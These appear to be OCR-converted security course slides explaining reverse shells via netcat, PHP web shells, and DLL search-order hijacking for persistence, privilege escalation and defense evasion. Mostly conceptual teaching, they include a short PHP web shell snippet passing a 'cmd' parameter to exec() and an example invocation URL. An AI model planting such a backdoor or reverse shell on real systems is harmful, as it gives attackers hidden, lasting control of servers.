Reverse Shell

"reverse" because it is the **client** that executes commands


Example: `netcat` (I)



Dear `netcat`:

- Start a listener (a **server**) on port 4242
- When connection open, connect keyboard and screen to connection


Example: `netcat` (II)



Dear `netcat`:


- Open a connection with IP-x, 4242
- Spawn a process that executes /bin/sh
- Connect input and output of that process to connection

Remark



- `netcat` must be **already installed** on victim
- `/bin/sh` must be the pathname of shell on victim

Great!




Execution obtained:

- We can execute **one** program "**small and simple**"

- We could execute only **one small and simple program**
- **...**and now we have a **shell** (i.e., a very powerful and "endless" one)

MANY OTHER POSSIBILITIES




Depending on:

- O.S. (Windows, Linux)
- Installed programs / languages (netcat, Python, Java, PHP, ...)
- Command length


See links in companion website

Web Shell

Dynamic Web Document



Web Shell (I)



- Attacker installs in victim webapp a module that:
  1. Creates a **dynamic** document
     - Identified by some URL-A
     - Managed as a **program** (**not** as data)
     - Input = query string
     - Output = returned document
  2. When it runs, it **spawns a shell** on the web server

Web Shell (II)

URL.localName
query_string
Encodes a shell command
Contains shell command output
RUN
input
output
shell
WEB SERVER

Example (I)

- Assume WS supports dynamic content generated in PHP
- Attacker installs PHP module named **`innocent.php`**
  - Expected HTTP request parameters:
  - **`cmd`** Command to execute
  - **`password`** Password encoded in the module to make sure that no other attacker can use that web shell

`http://IP-target/`**`innocent.php`**`?`**`password`**`=hackwzd&`**`cmd`**`=ls`

Example (II)

Boolean function in `innocent.php` that returns true only if the value of parameter `password` is a predefined string

innocent.php

```
...
if (auth($_GET['password']) {
      echo '<pre>'.exec($_GET['cmd']).'<pre>';
}
...
```

PHP library function that **invokes a shell** executing the value of parameter `cmd`

Web Shell (III-a)


- Web shell traffic:
  - **Hidden** within web server traffic
  - Generated **only** while web shell is being accessed

- **Only** the Attacker is aware of the existence of the web shell
  - Unusual URLs on a web server can be spotted in theory...
  - ...very hard in practice

- Web shell may remain unnoticed for **very long periods**

Web Shell (III-b)

Excellent technique for **persistence**



DLL Abuse

Dynamic Link Library (DLL)

- Technology that exists in **every** modern o.s.

- We will focus on Windows
  - Windows: DLL
  - Linux: Shared object

- Its abuse is useful for several key tactics:
  - Persistence
  - Privilege Escalation (local system)
  - Defense Evasion

Dynamic Link Library (DLL) (I)

- Library used by a program but **not** contained in the executable file
- Stored in a file with `.dll` extension

- Can be loaded in the process memory in two ways:
  - **Load time**: executable contains name of DLL and info "load time"
  - **Run time**: program invokes system call with name of DLL

- Operating system:
  - Allocates (virtual) memory in the process
  - Locates file containing DLL
  - Maps file content to process (virtual) memory
  - (and a **lot** of other **complex** details)

Dynamic Link Library (DLL) (II)

- Advantages:
  - Executable file **smaller**
  - Usually **one** copy in physical memory for **all** the processes that use it
  - DLL can be **upgraded** independently of all the programs that use it
  - Invoking program and DLL can be written in **different** languages (need only agree on naming and calling conventions)

- Disadvantage:
  - Executable file not self contained

Key problem

- **Load time**: executable contains name of DLL and info "load time"
- **Run time**: program invokes system call with name of DLL

- DLL **Name** in executable file / system call → DLL **File**

- **COMPLEX** rules
- May be **abused** by Attacker

Basic idea

- **COMPLEX** rules

- Many different cases
- Just to have an idea:
  - Predefined **list of directories**
  - Predefined list of names and/or directories in one or more keys in the **registry** (o.s. configuration)
  - **Order** and **details** depend on **many** factors, including executable, process, DLL

DLL abuse: Key Example


- DLL N-TRUE is in directory DX
- O.S. **searches** this specific DLL with this directory **order**: D1,D2,...,DX,...
- Attacker has **write** access right in a directory searched **before** DX

- Attacker
  - Creates malicious DLL named N-TRUE
  - Places it in a directory searched before DX


DLL abuse: Key Tactics

- **Persistence**
  - Malware (DLL) **survives** across shutdown and bootstrap or other defensive actions
    - Attacker-provided code will be executed again and again
- **Privilege Escalation**
  - If N-TRUE is used by a process of a User with **high privilege**
    - Attacker-provided code will be executed with high privilege
- **Defense Evasion**
  - If N-TRUE is used by a process that does **not** raise **any suspicion**
    - Attacker-provided code will be executed by a process trusted by AV/EDR

Persistence




- **Persistence** consists of techniques that adversaries use to **keep access to systems** across restarts, changed credentials, and other interruptions that could cut off their access.




Privilege Escalation

- **Privilege Escalation** consists of techniques that adversaries use to gain **higher-level permissions on a system** or **network**.
- Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities.



